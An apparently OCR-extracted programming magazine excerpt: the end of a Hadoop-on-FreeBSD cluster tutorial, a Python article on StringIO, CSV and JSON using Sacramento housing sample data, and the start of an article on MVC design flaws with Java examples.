- bash bin/hadoop jar share/hadoop/mapreduce/hadoop-mapreduce-examples-2.7.1.jar pi 10 10

I know what you're thinking; "Out of swap space? What did I do wrong?" Well… you didn't. We made a decision and now we have to stick to it. If you remember, at the beginning of this tutorial, I told you not to create a swap partition on the disk. This would allow every process to be loaded to physical RAM, thus increasing processing performance. Hadoop is a VERY resource intensive system and our master VM has only 512MB of RAM, which is not enough to run this example. I wanted you to actually see this. The solution is simple; first we need to stop Hadoop, then shutdown master VM and add 1024MB to RAM in Virtualbox settings screen.



- bash sbin/stop-all.sh

Figure 30. Increase master VM RAM to 1024MB.




Figure 31. The first result of Pi.

Now shut down master VM and add 1024MB of RAM to it; it's OK to leave the other slave VMs running. If your system has very limited resources, you may opt to shut-down one of the slave VMs to compensate the increasing of RAM in the master VM.

Start your master VM. Now we will be able to run the sample JAR. We need to start Hadoop again, execute the JAR and draw some conclusions. Pay attention to CPU usage and active RAM on each slave VM, it should increase slightly.

- cd hadoop-2.7.1
- bash sbin/start-all.sh
- bash bin/hadoop jar share/hadoop/mapreduce/hadoop-mapreduce-examples-2.7.1.ja r pi 10 10




Figure 32. The second result of Pi.

As you can see, our Hadoop cluster returned the calculated value of 3.20 for Pi, which is nowhere near the standard value of 3.14 and it did that in 11.637 seconds. This is due to the number of maps and reduces we told him to do. Let's re-run the sample and double these values to twenty.

- bash bin/hadoop jar share/hadoop/mapreduce/hadoop-mapreduce-examples-2.7.1.jar pi 20 20

As you can see, by adding more mappings, the result was 3.17, way closer to 3.14 which is what we intended. But the processing increased due to more blocks and sub-tasks being created and it took 19.262 seconds to complete the job. You can try by yourself to increase the number of maps and reduces to thousands or millions and see what results you get. To better understand Map and Reduce you can read this quote from IBM:

“As an analogy, you can think of map and reduce tasks as the way a census was conducted in Roman times, where the census bureau would dispatch its people to each city in the empire. Each census taker in each city would be tasked to count the number of people in that city and then return their results to the capital city. There, the results from each city would be reduced to a single count (sum of all cities) to determine the overall population of the empire. This mapping of people to cities, in parallel, and then combining the results (reducing) is much more efficient than sending a single person to count every person in the empire in a serial fashion.”

I hope this tutorial demystified what Hadoop and distributed computing is all about. We have now concluded our set up and testing. And I must say…

Congratulations!

Hadoop is now running on your FreeBSD 10.2 VMs on top of OpenJDK8! Now you can truly appreciate the power of distributed computing on one of the most stable operating systems at the cost of open-source software. ☺

You can search around the web for some other JARs to test your system or develop your own if you’re comfortable with MapReduce.

Hadoop is truly a fantastic piece of software, with emergence of developing countries and more people using the internet everyday on many devices, processing large amounts of data will be seen as common rather than exceptional. This tool is well positioned to follow and provide an answer to this transition.

About the Author:

Pedro Marcelo works as EAI engineer at Celfocus a subsidiary owned by Vodafone and biggest Portuguese IT company Novabase. The author is also interested, beyond new technologies, in martial arts, sports, investments, economy and global affairs. Follow the author’s webpage at: http://silverwolf.dx.am for contact see the contacts page.

Python Programming: The CSV and JSON Python Module

by Rui Silva

Files are a big part of programming. We use them for a lot of things. HTML files have to be loaded when serving a web page. Some applications export files in some formats that we need to read in other applications or even we want to be the ones doing the exporting. In this article, we will learn some concepts to help us understand how to use files and also some advanced ways of making use of them.

Duck typing

Duck typing is a very common way of typing objects in Python. The name Duck Typing comes from the expression “If it walks like a duck, swims like a duck and quacks like a duck, it is a duck”. In programming languages, this means that if an object is not of the type you desire but has the same methods, then it must do the same thing. To understand this concept more in depth, we’ll be using Python’s built-in StringIO object.

StringIO is a file-like object that does not save files. This is very useful, for example, when you download a file from a web service but don’t need to store it. We can put the file in a StringIO object and it will behave exactly like an actual file (because StringIO has the same methods as file objects). Contrary to file objects, StringIO will only save the file’s contents to memory and not to disk (making it very fast when compared to actual files), with the downside that they are temporary (which in some situations is exactly what we need).

When initializing a file, you always need to provide 2 arguments: a file path and a opening mode (the most often used modes are 'r' and 'w' for reading and writing, respectively). With a StringIO, we only need to instantiate one without any arguments to get an empty file. If you want to initialize it with content, just pass a string as the first argument.

For example, if we want to store the contents of https://google.com/ temporarily in memory to do something with it, we could do:

```
$ response = request.get("https://google.com/")

$ google_content = StringIO(response.content)
```

From now on the variable `google_content` will behave like a file and can be passed to any library or package that expects a file. This is all due to duck-typing.

Opening and reading from files

Let's practice opening and reading files. In this section, I'll try to show some quirks about opening files, like "Universal newline" and such. First thing we need is a file. We can create a new empty file on disk by doing:

```
$ f = open('/home/path/to/file/file.txt', 'w')
```

The mode 'w' indicates that we are opening the file for writing and if no file exists with the name and path provided, one will be created. Note that if there is a file with the same name as the one you are trying to edit, it will be erased. If you want to append information to an existing file, use the 'a' mode. Try it.

When you are done reading the data from the files, you should close the file by calling:

```
$ f.close()
```

This will release the file and free up any system resources used by the opening of your file.

As of Python 2.5, a new statement was introduced to simplify this process: the with statement. This statement clarifies some code that previously would use try/finally blocks, so that it can be written in a more pythonic way. Using this, you can open a file and when you no longer use it, the file will be properly closed, even if some exceptions are raised along the way, and the system resources will be freed. Here's an example of the proper opening of a file:

```
with open('workfile', 'r') as f:

    read_data = f.read()
```

CSV files and csvreader

Files can have many formats. One of the most common is CSV (comma separated values but you can also see TSV for tab separated values). The format of these files is very simple. The first row is either comma separated values of headers or direct data. The file we use is a CSV file. If you open the file, you can see that there is a header in the first line and the rest of the data follows.

Read

To read a CSV file, you need to use the CSV Python module, therefore, it needs to be imported before you can use it (import csv). After that, and with an opened file, you can use the reader from the CSV module to create a reader, which can iterate over all the lines in the CSV file. Take a look at this example:

```
>>> import csv
>>> with open('csvfile.csv', 'rU') as f:
...     reader = csv.reader(f, delimiter=',', dialect='excel')
...     for row in reader:
...         print row
...
['street', 'city', 'zip', 'state', 'beds', 'baths', 'sq__ft', 'type',
'sale_date', 'price', 'latitude', 'longitude']

['3526 HIGH ST', 'SACRAMENTO', '95838', 'CA', '2', '1', '836', 'Resi-
dential', 'Wed May 21 00:00:00 EDT 2008', '59222', '38.631913',
'-121.434879']

['51 OMAHA CT', 'SACRAMENTO', '95823', 'CA', '3', '1', '1167', 'Resi-
dential', 'Wed May 21 00:00:00 EDT 2008', '68212', '38.478902',
'-121.431028']

['2796 BRANCH ST', 'SACRAMENTO', '95815', 'CA', '2', '1', '796',
'Residential', 'Wed May 21 00:00:00 EDT 2008', '68880', '38.618305',
'-121.443839']

['2805 JANETTE WAY', 'SACRAMENTO', '95815', 'CA', '2', '1', '852',
'Residential', 'Wed May 21 00:00:00 EDT 2008', '69307', '38.616835',
'-121.439146']
```

In this example, you can see that we open the sample file using the 'with' statement, and we use the opened file in the reader function. The reader function receives some useful args, as you can see above. The delimiter defines the column separator, in this case a comma. The dialect argument identifies a specific dialect (in this case the Excel), and loads a set of parameters specific to this particular dialect. You can get the list of all registered dialects using this command:

```
>>> csv.list_dialects()

['excel-tab', 'excel']
```

There are a number of extra arguments that you can pass the reader function, that you can check out in the CSV module page.

Once you have the row object, you can access each column by index (row[0]) or you can use the row's iterator to your advantage and traverse the row's columns in a 'for' cycle, for example.

Write

Writing data to a CSV file is fairly similar to reading data. You have a writer instead of a reader and you send the rows to the writer and close the file in the end. It's as simple as that:

```
>>> import csv

>>> with open('newfile.csv', 'wb') as csvfile:

…       writer = csv.writer(csvfile, delimiter=' ',

                            quotechar='|', quoting=csv.QUOTE_MINIMAL)

…       spamwriter.writerow(['Spam', 'Lovely Spam', 'Wonderful Spam'])
```

Looking at the example, we can see that it's similar in many aspects to the reader, including the delimiter, and other arguments. The delimiter was already explained in the reader. As for the others, the quotechar is a one-character string used to quote fields containing special characters, such as the delimiter or quotechar, or which contain new-line characters. It defaults to ' " '. The quoting argument controls when the quotes are added, in this case, or when they should be read, when we are talking about the reader. As mentioned above, more arguments exist and can be used, so you should consider taking a look at the module documentation.

Simplejson

JSON is a human readable data format that became popular in web development as an alternative to XML. It is mostly used to transmit data between client and server, but can also be used to store data. Python has a library to parse JSON data into Python data structures:

```
>>> import json
```

So, why do we need JSON? There are other ways to store and load data in Python: Pickle, for example. Pickle allows the serialization and unserialization of data in Python. As I said in the last sentence, the “in Python” part is very important. This data is only readable by Python, so it is not of much use for other system integrations… JSON, on the other hand, has gradually become one of the main information transmission formats, mainly in the web environment, but in many other contexts.

Generate JSON data from python

In order to generate a JSON data structure directly from Python, we only need Python’s default JSON module and the data structure we need to convert:

```
>>> import json
>>> data = {'three': 3, 'five': [1, 2, 3, 4, 5], 'two': 2, 'one': 1}
>>> json.dumps(data)
'{"one": 1, "five": [1, 2, 3, 4, 5], "three": 3, "two": 2}'
```

It’s as simple as that! You are using Python after all…

Parse JSON data with python

As you are probably guessing right now, reading JSON data into Python is also extremely simple:

```
>>> import json
>>> json_data = '{"one": 1, "five": [1, 2, 3, 4, 5], "three": 3,
"two": 2}'
>>> json.loads(json_data)
{u'five': [1, 2, 3, 4, 5], u'three': 3, u'two': 2, u'one': 1}
```

As you can see, working with JSON is extremely simple in Python.

Practical exercise

Now let's try a bigger project. In this example, we need to get some sample data. What we are looking for is a file with sentences (one per line). Fortunately, there's one here. As you can see, the file is a CSV file, so we already know how to process one, right?

Read file with a sentence per line

Ok, let's start by reading the file, one sentence per line and store it in a list to be processed later:

```
>>> import csv
>>> data = []
>>> with open('data_file.csv', 'rU') as f:
...     reader = csv.reader(f, delimiter=',', dialect='excel')
...     for line in reader:
...         data.append(line)
```

```
>>> data[:10]

[['street', 'city', 'zip', 'state', 'beds', 'baths', 'sq__ft',
'type', 'sale_date', 'price', 'latitude', 'longitude'], ['3526 HIGH
ST', 'SACRAMENTO', '95838', 'CA', '2', '1', '836', 'Residential',
'Wed May 21 00:00:00 EDT 2008', '59222', '38.631913', '-121.434879'],
['51 OMAHA CT', 'SACRAMENTO', '95823', 'CA', '3', '1', '1167', 'Resi-
dential', 'Wed May 21 00:00:00 EDT 2008', '68212', '38.478902',
'-121.431028'], ['2796 BRANCH ST', 'SACRAMENTO', '95815', 'CA', '2',
'1', '796', 'Residential', 'Wed May 21 00:00:00 EDT 2008', '68880',
'38.618305', '-121.443839'], ['2805 JANETTE WAY', 'SACRAMENTO',
'95815', 'CA', '2', '1', '852', 'Residential', 'Wed May 21 00:00:00
EDT 2008', '69307', '38.616835', '-121.439146'], ['6001 MCMAHON DR',
'SACRAMENTO', '95824', 'CA', '2', '1', '797', 'Residential', 'Wed May
21 00:00:00 EDT 2008', '81900', '38.51947', '-121.435768'], ['5828
PEPPERMILL CT', 'SACRAMENTO', '95841', 'CA', '3', '1', '1122',
'Condo', 'Wed May 21 00:00:00 EDT 2008', '89921', '38.662595',
'-121.327813'], ['6048 OGDEN NASH WAY', 'SACRAMENTO', '95842', 'CA',
'3', '2', '1104', 'Residential', 'Wed May 21 00:00:00 EDT 2008',
'90895', '38.681659', '-121.351705'], ['2561 19TH AVE', 'SACRAMENTO',
'95820', 'CA', '3', '1', '1177', 'Residential', 'Wed May 21 00:00:00
EDT 2008', '91002', '38.535092', '-121.481367'], ['11150 TRINITY
RIVER DR Unit 114', 'RANCHO CORDOVA', '95670', 'CA', '2', '2', '941',
'Condo', 'Wed May 21 00:00:00 EDT 2008', '94905', '38.621188',
'-121.270555']]
```

Now that we have the data in a list, we can process it any way we like. Let's move on to the next section so that we can manipulate each row and gather some data from it.

Manipulate and gather metrics on each sentence

If you had the curiosity to observe the file contents before processing it, you found that in the file header we have the column names of the file data:

```
street,city,zip,state,beds,baths,sq__ft,type,sale_date,price,latitude
```

Now, let's separate the transactions by city and by type so that we can find out how many real estate properties of each type exist in each city.

If we think about it for a bit, we have to separate the data by city and, for each one, separate the data by type:

```
example = {
    'city_1': {
        'type_1': [property1, property2, property3],
'type_2': [property10, property22, property12],
    },
    'city_2': {
        'type_1': [property5, property7, property8]
    },
}
```

This is an example of a data structure that can handle our data, you can think of other ways to store the data, as long as you can get the statistical data requested above.

So let's see how can we process the data in order to generate this structure:

```
>>> processed = {}
>>> for row in data:
...     city = row[1]
...     type = row[7]
...     if processed.has_key(city):
...         pr_city = processed[city]
...         pr_type = pr_city.get(type,[])
...         pr_type.append(row)
...         processed[city][type] = pr_type
```

```
...     else:

...         processed[city] = {type: [row]}

...

>>> processed['ANTELOPE']

{'Residential': [['3828 BLACKFOOT WAY', 'ANTELOPE', '95843', 'CA',
'3', '2', '1088', 'Residential', 'Wed May 21 00:00:00 EDT 2008',
'126640', '38.70974', '-121.37377'], ['5708 RIDGEPOINT DR', 'ANTE-
LOPE', '95843', 'CA', '2', '2', '1043', 'Residential', 'Wed May 21
00:00:00 EDT 2008', '161250', '38.72027', '-121.331555'], ['4844
CLYDEBANK WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1215', 'Residen-
tial', 'Wed May 21 00:00:00 EDT 2008', '182716', '38.714609',
'-121.347887'], ['7895 CABER WAY', 'ANTELOPE', '95843', 'CA', '3',
'2', '1362', 'Residential', 'Wed May 21 00:00:00 EDT 2008', '194818',
'38.711279', '-121.393449'], ['7837 ABBINGTON WAY', 'ANTELOPE',
'95843', 'CA', '4', '2', '1830', 'Residential', 'Wed May 21 00:00:00
EDT 2008', '387731', '38.709873', '-121.339472'], ['3228 BAGGAN CT',
'ANTELOPE', '95843', 'CA', '3', '2', '1392',

'Residential', 'Tue May 20 00:00:00 EDT 2008', '165000', '38.715346',
'-121.388163'], ['7863 CRESTLEIGH CT', 'ANTELOPE', '95843', 'CA',
'2', '2', '1007', 'Residential', 'Tue May 20 00:00:00 EDT 2008',
'180000', '38.710889', '-121.358876'], ['4437 MITCHUM CT', 'ANTE-
LOPE', '95843', 'CA', '3', '2', '1393', 'Residential', 'Tue May 20
00:00:00 EDT 2008', '200000', '38.704407', '-121.36113'], ['5312 MAR-
BURY WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1574', 'Residen-
tial', 'Tue May 20 00:00:00 EDT 2008', '255000', '38.710221',
'-121.341651'], ['5712 MELBURY CIR', 'ANTELOPE', '95843', 'CA', '3',
'2', '1567', 'Residential', 'Tue May 20 00:00:00 EDT 2008', '261000',
'38.705849', '-121.334701'], ['8108 FILIFERA WAY', 'ANTELOPE',
'95843', 'CA', '4', '3', '1768', 'Residential', 'Tue May 20 00:00:00
EDT 2008', '265000', '38.717042', '-121.35468'], ['3318 DAVIDSON DR',
'ANTELOPE', '95843', 'CA', '3', '1', '988', 'Residential', 'Mon May
19 00:00:00 EDT 2008', '223139', '38.705753', '-121.388917'], ['4508
OLD DAIRY DR', 'ANTELOPE', '95843', 'CA', '4', '3', '2026', 'Residen-
tial', 'Mon May 19 00:00:00 EDT 2008', '231200', '38.72286',
'-121.358939'], ['8721 SPRUCE RIDGE WAY', 'ANTELOPE', '95843', 'CA',
'3', '2', '1187', 'Residential', 'Mon May 19 00:00:00 EDT 2008',
```

'-121.387698'], ['5308 MARBURY WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1830', 'Residential', 'Mon May 19 00:00:00 EDT 2008', '254172', '38.710221', '-121.341707'], ['4712 PISMO BEACH DR', 'ANTELOPE', '95843', 'CA', '5', '3', '2346', 'Residential', 'Mon May 19 00:00:00 EDT 2008', '320000', '38.707705', '-121.354153'], ['4741 PACIFIC PARK DR', 'ANTELOPE', '95843', 'CA', '5', '3', '2347', 'Residential', 'Mon May 19 00:00:00 EDT 2008', '325000', '38.709299', '-121.353056'], ['3361 ALDER CANYON WAY', 'ANTELOPE', '95843', 'CA', '4', '3', '2085', 'Residential', 'Mon May 19 00:00:00 EDT 2008', '408431', '38.727649', '-121.385656'], ['3536 SUN MAIDEN WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1711', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '161500', '38.70968', '-121.382328'], ['4008 GREY LIVERY WAY', 'ANTELOPE', '95843', 'CA', '3', '2',

'1669', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '168750', '38.71846', '-121.370862'], ['8716 LONGSPUR WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1479', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '205000', '38.724083', '-121.3584'], ['7901 GAZELLE TRAIL WAY', 'ANTELOPE', '95843', 'CA', '4', '2', '1953', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '207744', '38.71174', '-121.342675'], ['4085 COUNTRY DR', 'ANTELOPE', '95843', 'CA', '4', '3', '1915', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '240000', '38.706209', '-121.369509'], ['8316 NORTHAM DR', 'ANTELOPE', '95843', 'CA', '3', '2', '1235', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '246544', '38.720767', '-121.376678'], ['4240 WINJE DR', 'ANTELOPE', '95843', 'CA', '4', '2', '2504',

'234000', '38.727657', '-121.391028'], ['3305 RIO ROCA CT', 'ANTELOPE', '95843', 'CA', '4', '3', '2652', 'Residential', 'Mon May 19 00:00:00 EDT 2008', '239700', '38.725079',

'Residential', 'Fri May 16 00:00:00 EDT 2008', '246750', '38.70884', '-121.359559'], ['4636 TEAL BAY CT', 'ANTELOPE', '95843', 'CA', '4', '2', '2160', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '290000', '38.704554', '-121.354753'], ['7921 DOE TRAIL WAY', 'ANTELOPE', '95843', 'CA', '5', '3', '3134', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '315000', '38.711927', '-121.343608'], ['4509 WINJE DR', 'ANTELOPE', '95843', 'CA', '3', '2', '2960', 'Residential', 'Fri May 16 00:00:00 EDT 2008', '350000', '38.709513', '-121.359357'], ['3604 KODIAK WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1206', 'Residential', 'Thu May 15 00:00:00 EDT 2008', '142000', '38.706175', '-121.379776'], ['8636 LONGSPUR WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1670', 'Residential', 'Thu May 15 00:00:00 EDT 2008', '157296', '38.725873', '-121.35856'], ['8428 MISTY PASS WAY', 'ANTELOPE', '95843', 'CA', '3', '2', '1517', 'Residential', 'Thu May 15 00:00:00 EDT 2008', '212000', '38.722959', '-121.347115']], 'Condo': [['8020 WALERGA RD', 'ANTELOPE', '95843', 'CA', '2', '2', '836', 'Condo', 'Mon May 19 00:00:00 EDT 2008', '115000', '38.71607', '-121.364468']]}

Now we have the data in the format that we want, but it is still not very readable. Let's make a function to pretty print the data in a more human way:

Now, let's try it and see some sample output:

```
>>> pretty_print_data(processed)
City:  ORANGEVALE
    Type: Residential - 11
City:  CITRUS HEIGHTS
    Type: Residential - 32
    Type: Condo - 2
    Type: Multi-Family - 1
City:  SACRAMENTO
    Type: Residential - 402
    Type: Condo - 27
    Type: Multi-Family - 10
```

Output a file with the metrics obtained

We now have the statistical data. But what can we do with it? Let's save it in a file, using the JSON format, so that it can be passed to other applications:

```
>>> import json
>>> with open('statistics.json', 'wb') as f:
...     json_data = json.dumps(processed)
...     f.write(json_data)
...
>>>
```

And that's it! Try to read the data from the newly created JSON file, so that you get the hang of it…

About the Author:

My name is Rui Silva and I'm a Python developer who loves open source. I started working as a freelancer in 2008, while I finished my graduation in Computer Science in Universidade do Minho. After my graduation, I started pursuing a master's degree, choosing the field of parallel computation and mobile and ubiquitous computing. I ended up only finishing the mobile and ubiquitous computing course. In my 3 years of freelancing, I worked mostly with python, developing django websites, drupal websites and some magento stores. I also had to do some system administration. After that, I started working in Eurotux Informática, S.A. where I develop websites using Plone, django and drupal. I'm also an IOS developer and sometimes I perform some system administration tasks. Besides my job, I work as a freelancer using mainly django and other python frameworks.

Model View Whatever - MVC's

by Damian Czernous

The structure of the MVC is quite complex. Every part of M, V and C relates mutually to each other and every association has a well defined purpose.

Design flaws and misuse

The original structure of the MVC has the Model and the View related flaws. Historically, engineers address the Model related flaws first. In late 80's, Forms and Controls (the term coined by Martin Fowler) way of designing UI interfaces lays the foundation for the next generation pattern Model-View-Presenter (MVP). Later on, engineers concentrate on the View related flaws. Each flaw and its solution is a step forward on the MVC evolution path.




Figure 2: Accessing widget styles in MVC

Coders around the world understand the pattern differently. From my observations, there are two reasons. First, engineers more frequently code rather than read and code. The result is that their own assumptions replace learning. Even when engineers read first, some still miss the proper usage because of mentioned design flaws which show the real power in the company of the bad design decisions. Second, because of people who write papers about the pattern. It is difficult to find a distinctive group of authors who share the same understanding.

Each misuse reveals the design complexity. Every next generation UI pattern has a simpler structure compared to its predecessor. Maybe that is why the MVP and the MVVM arouse less excitement.

Model side flaws

As mentioned in the last paper, „Model View Whatever – origins", in earlier versions of the Smalltalk language, graphical user interfaces were not common. The original MVC assumes we are manipulating Smalltalk objects rather than application domain objects.

his is an important observation since engineers using MVC want to use Model as a Domain Model which, by the way, is the right understanding of the general thought behind the pattern. However, the design of the pattern doesn't seem to be ready to face the consequences of that thinking.

Flaw: Widgets stylings are stored in Model

```
 public class ProductTable extends Table implements ProductsObserver
{
    private ProductGateway productGateway;

    @Override
    public void announceChange()
    {
        fillTable( productGateway.find() );
        selectRow( productGateway.findNewest(),
productGateway.getColorOfNewest() );
    }

    private void fillTable( Products products ) {}
    private void selectRow( Object rowId, Color color ) {}
}
```

This example assumes presence of some widget framework. The original MVC, however, was used to build Smalltalk widgets. But the essence of the problem remains untouched: the widget styles are not a part of the application domain represented by the ProductGateway class. Product might have id, name, price, creation date and other attributes. These attributes define product, but color of the latest available product does not.

Flaw: Widgets states and application states are stored in Model




Figure 3: Accessing widget states in MVC

```
public class ProductEditAction implements
ItemClickEvent.ItemClickListener

{

    private ProductGateway productGateway;

    private ProductOverviewController productOverviewController;


    @Override

    public void itemClick( ItemClickEvent event )

    {

        productGateway.setSelectedProduct( () -> event.getItemId() );

        productOverviewController.showEditor();

    }
```

```
public class ProductOverviewController

{

    private ProductGateway productGateway;

    private ProductEditorView productEditorView;



    public void showEditor()

    {

        productEditorView.display(
productGateway.getSelectedProduct() );

    }

}
```

In MVC communication between view and controller should be done through model. Although, direct communication is possible e.g. controller may still disable or enable some widgets in response to model change. However, if communication can be done through model than this is preferred way. Such strategy reduces complexity between view and controller.

